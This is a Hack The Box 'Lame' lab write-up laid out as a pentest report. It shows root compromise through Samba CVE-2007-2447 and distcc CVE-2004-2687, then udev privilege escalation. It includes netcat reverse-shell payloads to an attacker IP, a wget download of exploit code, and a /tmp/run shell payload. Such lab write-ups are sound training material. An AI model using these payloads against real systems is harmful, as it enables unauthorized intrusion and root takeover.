Hackthebox Lame

Prepared by mr@kali

version 1.0
July 2020

Contents

1. High Level Summary 3

2. Methodology 3

2.1. Phase 1 – Reconnaissance 3

2.2. Phase 2 - Enumeration 4

2.3. Phase 3 - Penetration 6

2.3.1. Samba 6

2.3.2. DISTCCD 7

3. Additional Resource 11

1. High Level Summary


When performing reconnaissance and enumeration steps, there are several vulnerabilities identified on the Lame machine that can be used to gain access to the target.

- Samba

  Samba with version smbd 3.0.20-Debian has a vulnerability and was recorded in CVE 2007-2447, we use this vulnerability to do a reverse shell and gain root access on the target machine.

- Distcc

  With the nmap distcc-cve2004-2687.nse script, we use it to create a reverse shell and it will get the user daemon. we need to escalate privilege that user, and that can be done with vulnerabilities in linux kernel 2.6 that are identified on the target machine



```
ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:07:67
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:767/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:767/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:829337 errors:594 dropped:651 overruns:0 frame:0
          TX packets:11291 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:51219198 (48.8 MB)  TX bytes:1999751 (1.9 MB)
          Interrupt:19 Base address:0×2000

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linu
find / -name root.txt
/root/root.txt
cat /root/root.txt
92[redacted]df
```

Figure 1 Lame Flag

2. Methodology

2.1. Phase 1 – Reconnaissance

Here the results from scanning ports against target machine, you can see additional resource for the detail scan method.

Table 1 Reconnaissance - Scanning Results

Port	State	Service	Version
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp	open	distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

2.2. Phase 2 - Enumeration

2.2.1. FTP – VSFTPD

Table 2 Enumeration - FTP

```
mr@kali:~/htb/lame$ sudo ls /usr/share/nmap/scripts/ftp-*
/usr/share/nmap/scripts/ftp-anon.nse
/usr/share/nmap/scripts/ftp-bounce.nse
/usr/share/nmap/scripts/ftp-brute.nse
/usr/share/nmap/scripts/ftp-libopie.nse
/usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-syst.nse
/usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
/usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
mr@kali:~/htb/lame$ sudo nmap --script ftp-proftpd-backdoor.nse -p 21 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-05 14:57 WIB
Nmap scan report for 10.10.10.3 (10.10.10.3)
Host is up (0.26s latency).

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 4.94 seconds
```

2.2.2. SSH – OpenSSH

Table 3 Enumeration - SSH

```
mr@kali:~/htb/lame$ sudo ls /usr/share/nmap/scripts/ssh*
/usr/share/nmap/scripts/ssh2-enum-algos.nse
/usr/share/nmap/scripts/ssh-auth-methods.nse
/usr/share/nmap/scripts/ssh-brute.nse
/usr/share/nmap/scripts/ssh-hostkey.nse
/usr/share/nmap/scripts/ssh-publickey-acceptance.nse
/usr/share/nmap/scripts/ssh-run.nse
/usr/share/nmap/scripts/sshv1.nse
```

2.2.3. Samba

Table 4 Enumeration - Samba

```
mr@kali:~/htb/lame$ sudo smbclient -L //10.10.10.3/ --option='client min protocol=NT1'
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

```
mr@kali:~/htb/lame$ sudo smbmap -H 10.10.10.3
[+] IP: 10.10.10.3:445  Name: 10.10.10.3
        Disk                                    Permissions     Comment
        ----                                    -----------     -------
        print$                                  NO ACCESS       Printer Drivers
        tmp                                     READ, WRITE     oh noes!
        opt                                     NO ACCESS
        IPC$                                    NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$                                  NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
mr@kali:~/htb/lame$ searchsploit samba 3.0.20
--------------------------------------------------------------------------------------------------------------- ---------------------------
-----
 Exploit Title                                                                                                 |  Path
--------------------------------------------------------------------------------------------------------------- ---------------------------
-----
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                                                         | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)                               | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                                                                          | linux/remote/7701.txt
Samba < 3.0.20 - Remote Heap Overflow                                                                          | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)                                                                  | linux_x86/dos/36741.py
--------------------------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

2.2.4. DISTCCD

Table 5 Enumeration – DISTCC

```
mr@kali:~/htb/lame$ ls /usr/share/nmap/scripts/distcc*
/usr/share/nmap/scripts/distcc-cve2004-2687.nse
mr@kali:~/htb/lame$ sudo nmap --script distcc-cve2004-2687.nse -p 3632 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-05 14:58 WIB
Nmap scan report for 10.10.10.3
Host is up (0.30s latency).
PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|_      https://distcc.github.io/security.html
Nmap done: 1 IP address (1 host up) scanned in 16.57 seconds
mr@kali:~/htb/lame$ searchsploit vsftpd
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                 |  Path
---------------------------------------------------------------------------------------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                                 | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                                 | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                                 | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                               | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                         | unix/remote/17491.rb
---------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

2.3. Phase 3 - Penetration

2.3.1. Samba

In the enumeration step, CVE 2007-2447 has been found in the samba service, let's look at the exploit code

Table 6 Penetration – Samba CVE 2007-2447

```
mr@kali:~/htb/lame$ tail -n 17 /usr/share/exploitdb/exploits/unix/remote/16320.rb
    def exploit
        connect
        # lol?
        username = "/=`nohup " + payload.encoded + "`"
        begin
            simple.client.negotiate(false)
            simple.client.session_setup_ntlmv1(username, rand_text(16), datastore['SMBDomain'], false)
        rescue ::Timeout::Error, XCEPT::LoginError
            # nothing, it either worked or it didn't ;)
        end
        handler
    end
end
```

By customizing that code, there is a line in the code that contains "payload.encoded" which can be used as a reverse shell

Table 7 Penetration – Samba payload.encoded

```
logon "/=`nohup nc -nv 10.10.14.11 1337 -e /bin/sh`"
```

Table 8 Penetration – Samba smbclient for reverse shell

```
mr@kali:~/htb/lame$ sudo smbclient //10.10.10.3/tmp --option='client min protocol=NT1'
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> logon "/=`nohup nc -nv 10.10.14.11 1337 -e /bin/sh`"
Password:
```

Table 9 Penetration – Samba listener on attacker machine

```
mr@kali:~/htb/lame$ sudo nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.3] 47412
ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:07:67
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:767/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:767/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:806325 errors:594 dropped:651 overruns:0 frame:0
          TX packets:10809 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:49747847 (47.4 MB)  TX bytes:1956788 (1.8 MB)
          Interrupt:19 Base address:0x2000
hostname
lame
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
```

```
/

find / -name user.txt
/home/makis/user.txt
ls -l /home/makis/ | grep user.txt
-rw-r--r-- 1 makis makis 33 Mar 14  2017 user.txt
cat /home/makis/user.txt
694xxxxxxxxxxxxxxxxxxxxxxxxx4c5

find / -name root.txt
/root/root.txt
ls -l /root/ | grep root.txt
-rw------- 1 root root   33 Mar 14  2017 root.txt
cat /root/root.txt
92cxxxxxxxxxxxxxxxxxxxxxxxxx9df
```

2.3.2. DISTCCD

By exploiting a vulnerability in distccd, we can use Nmap scripts to run the reverse shell. Before running scripts from nmap, first run the port listener on the attacker machine.

Table 10 Penetration – distccd distcc-cve2004-2687.nse

```
mr@kali:~/htb/lame$ ls /usr/share/nmap/scripts/distcc*
/usr/share/nmap/scripts/distcc-cve2004-2687.nse
mr@kali:~/htb/lame$ head -n 15 /usr/share/nmap/scripts/distcc-cve2004-2687.nse
local nmap = require "nmap"
local match = require "match"
local shortport = require "shortport"
local stdnse = require "stdnse"
local vulns = require "vulns"

description = [[Detects and exploits a remote code execution vulnerability in the distributed compiler daemon distcc. The vulnerability was disclosed in 2002, but is still present in modern implementation due to poor configuration of the service.]]
---
-- @usage
-- nmap -p 3632 <ip> --script distcc-exec --script-args="distcc-exec.cmd='id'"
mr@kali:~/htb/lame$ sudo nc -nlvp 1337
listening on [any] 1337 ...
```

We found clue how to used that script from the notes, we can use that script with specific command to running reverse shell

Table 11 Penetration – distccd nmap parameters

```
nmap -p 3632 <ip> --script distcc-exec --script-args="distcc-exec.cmd='id'"
```

Table 12 Penetration - distccd running reverse shell

```
mr@kali:~/htb/lame$ sudo nmap -p 3632 10.10.10.3 --script distcc-cve2004-2687 --script-args="distcc-cve2004-2687.cmd='nc -nv 10.10.14.11 1337 -e /bin/bash'"
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 16:25 WIB
Nmap scan report for 10.10.10.3 (10.10.10.3)
Host is up (0.25s latency).

PORT     STATE SERVICE
3632/tcp open  distccd

Nmap done: 1 IP address (1 host up) scanned in 32.65 seconds
```

If successful then we will get a response from the listener.

Table 13 Penetration - distccd listener response

```
mr@kali:~/htb/lame$ sudo nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.3] 45339
ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:07:67
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:767/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:767/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:808787 errors:594 dropped:651 overruns:0 frame:0
          TX packets:10890 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:49927442 (47.6 MB)  TX bytes:1965447 (1.8 MB)
          Interrupt:19 Base address:0x2000

hostname
lame
whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/tmp
```

Based on information kernel version, Operating System (OS) distribution and release we can use that information to escalate privilege the account we have. Using the searchsploit tool, we find out one related exploit that might be helpful. Exploit 8572 (https://www.exploit-db.com/exploits/8572) is code that can be used to escalate account privilege that have linux kernel version 2.6 with ubuntu 8 as Operating System.

Table 14 Penetration – distccd find a clue for privilege escalate

```
mr@kali:~/htb/lame$ searchsploit "Linux Kernel 2.6" | grep "Privilege Escalation" | grep "Ubuntu 8"
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)                | linux/local/8572.c
mr@kali:~/htb/lame$ sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c .
```

There is some method that can be done for upload the exploit to the lame machine. In this section we use python script simpleHTTPServer acting as web server in attacker machine

Table 15 Penetration – distccd Upload script with SimpleHTTPServer

```
mr@kali:~/htb/lame$ sudo python -m SimpleHTTPServer 338
Serving HTTP on 0.0.0.0 port 338 ...
10.10.10.3 10.10.10.3 - - [05/Jul/2020 16:31:00] "GET /8572.c HTTP/1.0" 200 -
```

From existing reverse shell in lame machine, we can use wget tools to download exploit from attacker machine. After the file has been downloaded, then compile the exploit so that it can be used.

Table 16 Penetration – distccd Download and compile the exploit

```
mr@kali:~/htb/lame$ sudo nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.3] 45339
….
pwd
/tmp
wget http://10.10.14.11:338/8572.c
ls -l | grep 8572.c
-rw-r--r-- 1 daemon   daemon  2876 Jun 23 06:00 8572.c
```

Exploit requires PID of the udevd netlink socket (listed in /proc/net/netlink) as argv that explained in the Usage section about how to use exploits. We can use reverse shell that we have to find out the pid of the udevd netlink socket.

Table 17 Penetration – distccd find out the PID

```
mr@kali:~/htb/lame$ head -n 32 8572.c
/*
……
 * Usage:
 *
 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *   usually is the udevd PID minus 1) as argv[1].
 *
 *   The exploit will execute /tmp/run as root so throw whatever payload you
 *   want in there.
 */
mr@kali:~/htb/lame$  sudo nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.3] 45339
….
ps -aux | grep devd
root      2661  0.0  0.1   2216   648 ?        S<s  Jul01   0:01 /sbin/udevd --daemon
daemon   13038  0.0  0.1   1788   588 ?        SN   02:39   0:00 grep devd
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
ddf0d800 0   0      00000000 0        0        00000000 2
de828400 4   0      00000000 0        0        00000000 2
dd398800 7   0      00000000 0        0        00000000 2
dd828600 9   0      00000000 0        0        00000000 2
dd830400 10  0      00000000 0        0        00000000 2
dcc20a00 15  2660   00000001 0        0        00000000 2
ddf0dc00 15  0      00000000 0        0        00000000 2
de129800 16  0      00000000 0        0        00000000 2
df98b000 18  0      00000000 0        0        00000000 2
```

A note on 8572 exploits also explains that the exploit will execute /tmp/run as root, so we can use that to throw our payload for reverse shell and get root account.

Table 18 Penetration – distccd create payload at /tmp/run

```
mr@kali:~/htb/lame$  sudo nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.3] 45339
….
pwd
/tmp
echo '#!/bin/bash' > run
echo 'nc -nv 10.10.14.11 338 -e /bin/bash' >> run
cat run
#!/bin/bash
nc -nv 10.10.14.11 338 -e /bin/bash
```

Before we run the exploit, run the port listener on the attacker machine with the specific port defined in /tmp/run.

Table 19 Penetration – distccd run the listener on attacker machine

```
mr@kali:~/htb/lame$ sudo nc -nlvp 338
listening on [any] 338 ...
```

Then run the exploit with the addition of argv using the PID of the udevd netlink socket

Table 20 Penetration – distccd run the exploit

```
mr@kali:~/htb/lame$  sudo nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.3] 45339
….
gcc 8572.c -o 8572
./8572 2660
```

If successful then we will get a response from the listener.

Table 21 Penetration – distccd Listener Response

```
mr@kali:~/htb/lame$  sudo nc -nlvp 338
listening on [any] 338 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.3] 57157
ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:07:67
          inet addr:10.10.10.3  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:767/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:767/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:813163 errors:594 dropped:651 overruns:0 frame:0
          TX packets:11002 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:50212081 (47.8 MB)  TX bytes:1974695 (1.8 MB)
          Interrupt:19 Base address:0x2000

hostname
lame
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
```

```
find / -name user.txt
/home/makis/user.txt
ls -l /home/makis/user.txt
-rw-r--r-- 1 makis makis 33 Mar 14  2017 /home/makis/user.txt
cat /home/makis/user.txt
694xxxxxxxxxxxxxxxxxxxxxxxxxx4c5

find / -name root.txt
/root/root.txt
ls -l /root/root.txt
-rw------- 1 root root 33 Mar 14  2017 /root/root.txt
cat /root/root.txt
92cxxxxxxxxxxxxxxxxxxxxxxxxxx9df
```

3. Additional Resource

3.1. Initial Scan

Table 22 Additional Resource – Initial Scan result

```
# Nmap 7.80 scan initiated Sun Jul  5 14:54:55 2020 as: nmap -sC -sV -O -oA nmap/initial 10.10.10.3
Nmap scan report for 10.10.10.3 (10.10.10.3)
Host is up (0.42s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.11
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: broadband router|remote management|WAP|printer|general purpose|power-device
Running (JUST GUESSING): Arris embedded (92%), Dell embedded (92%), Linksys embedded (92%), Tranzeo embedded (92%), Xerox embedded (92%), Linux 2.4.X|2.6.X (92%), Dell iDRAC 6 (92%), Raritan embedded (92%)
OS CPE: cpe:/h:dell:remote_access_card:6 cpe:/h:linksys:wet54gs5 cpe:/h:tranzeo:tr-cpq-19f cpe:/h:xerox:workcentre_pro_265 cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:2.6 cpe:/o:dell:idrac6_firmware
Aggressive OS guesses: Arris TG862G/CT cable modem (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.4.27 (92%), Linux 2.6.27 - 2.6.28 (92%), Linux 2.6.8 - 2.6.30 (92%), Dell iDRAC 6 remote access controller (Linux 2.6) (92%), Raritan Dominion PX DPXR20-20L power control unit (92%), ZyXEL NSA-200 NAS device (92%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_clock-skew: mean: -3d00h54m58s, deviation: 2h49m45s, median: -3d02h55m00s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2020-07-02T01:01:10-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul  5 14:56:47 2020 -- 1 IP address (1 host up) scanned in 114.36 seconds
```

3.2. Full Scan

Table 23 Additional Resource – Full Scan result

```
# Nmap 7.80 scan initiated Sun Jul  5 14:57:55 2020 as: nmap -sC -sV -O -p- -oA nmap/full 10.10.10.3
Nmap scan report for 10.10.10.3 (10.10.10.3)
Host is up (0.34s latency).
Not shown: 65530 filtered ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.11
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|broadband router|remote management|general purpose|storage-misc
Running (JUST GUESSING): Linux 2.4.X|2.6.X (92%), Arris embedded (92%), Dell embedded (92%), Dell iDRAC 6 (92%), ZyXEL embedded (92%), Control4 embedded (90%)
OS CPE: cpe:/o:linux:linux_kernel:2.4.30 cpe:/h:dell:remote_access_card:6 cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:2.6.22 cpe:/o:linux:linux_kernel:2.6 cpe:/o:dell:idrac6_firmware cpe:/h:zyxel:nsa-200
Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), Arris TG862G/CT cable modem (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.4.27 (92%), Linux 2.6.22 (92%), Linux 2.6.8 - 2.6.30 (92%), Dell iDRAC 6 remote access controller (Linux 2.6) (92%), ZyXEL NSA-200 NAS device (92%), DD-WRT v24-sp1 (Linux 2.4.36) (92%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -3d00h54m57s, deviation: 2h49m46s, median: -3d02h55m00s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2020-07-02T01:30:48-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 5 15:26:24 2020 -- 1 IP address (1 host up) scanned in 1711.13 seconds
```

3.3. UDP Scan

Table 24 Additional Resource – UDP Scan result

```
# Nmap 7.80 scan initiated Sun Jul  5 16:23:00 2020 as: nmap -sU -O -p- -oA nmap/udp 10.10.10.3
Nmap scan report for 10.10.10.3 (10.10.10.3)
Host is up (0.25s latency).
Not shown: 65531 open|filtered ports
PORT     STATE  SERVICE
22/udp   closed ssh
139/udp  closed netbios-ssn
445/udp  closed microsoft-ds
3632/udp closed distcc
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```